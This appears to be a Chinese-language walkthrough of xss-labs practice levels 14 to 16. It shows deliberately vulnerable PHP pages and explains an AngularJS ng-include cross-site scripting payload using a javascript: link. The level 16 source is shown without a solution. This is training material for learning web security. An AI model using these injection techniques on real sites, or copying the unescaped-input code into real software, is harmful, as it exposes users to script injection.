
level14
1
2
3
4
5
6
7
8
9
10
| 1 <html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <title>欢迎来到level14</title>
5 </head>
6 <body>
7 <h1 align=center>欢迎来到level14</h1>
8 <center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org/" frameborder=no width="80%" scrolling="no" height=80%></iframe></center><center>这关成功后不会自动跳转。成功者<a href=/xss/level15.php?src=1.gif>点我进level15</a></center>
9 </body>
10 </html>
|
level15
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| 1 <html ng-app>
2 <head>
3 <meta charset="utf-8">
4 <script src="angular.min.js"></script>
5 <script>
6 window.alert = function()
7 {
8 confirm("完成的不错!");
9 window.location.href="level16.php?keyword=test";
10 }
11 </script>
12 <title>欢迎来到level15</title>
13 </head>
14 <h1 align=center>欢迎来到第15关,自己想个办法走出去吧!</h1>
15 <p align=center><img src=level15.png></p>
16 <?php
17 ini_set("display_errors", 0);
18 $str = $_GET["src"];
19 echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
20 ?>
|
ng-include 是 AngularJS 里的一个指令,字面意思就是“包含”(include)。它的作用类似于服务端的 include,但发生在浏览器端:
把一个外部 HTML 文件或模板加载进来,插入到当前元素内部,并且让 AngularJS 继续解析里面的内容。
如果是这样,那么是否可以考虑将前面的一些文件加载到此页面,并利用其文件实现攻击注入
GET传参src='level1.php',实现level1.php的加载,level1.php源码如下:
1
2
3
4
5
6
7
8
9
| <?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
?>
<center><img src=level1.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
|
1
2
| `ng-include` 拿到 `level1.php` 返回的 HTML 后,也是通过 `innerHTML` 插入的。但浏览器规范规定:通过 `innerHTML` 插入的 `<script>` 标签不会自动执行。所以 `alert(1)` 不会运行。

而 `<a href="javascript:alert(1)">` 不是自动执行,它需要用户点击。点击时浏览器会执行 javascript: 协议,所以能弹。
|
payload为?src='level1.php?name=<a href=javascript:alert(1)>111</a>'
level16
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level17.php?arg01=a&arg02=b";
9 }
10 </script>
11 <title>欢迎来到level16</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level16</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = strtolower($_GET["keyword"]);
18 $str2=str_replace("script"," ",$str);
19 $str3=str_replace(" "," ",$str2);
20 $str4=str_replace("/"," ",$str3);
21 $str5=str_replace(" "," ",$str4);
22 echo "<center>".$str5."</center>";
23 ?>
24 <center><img src=level16.png></center>
25 <?php
26 echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
27 ?>
28 </body>
29 </html>
|
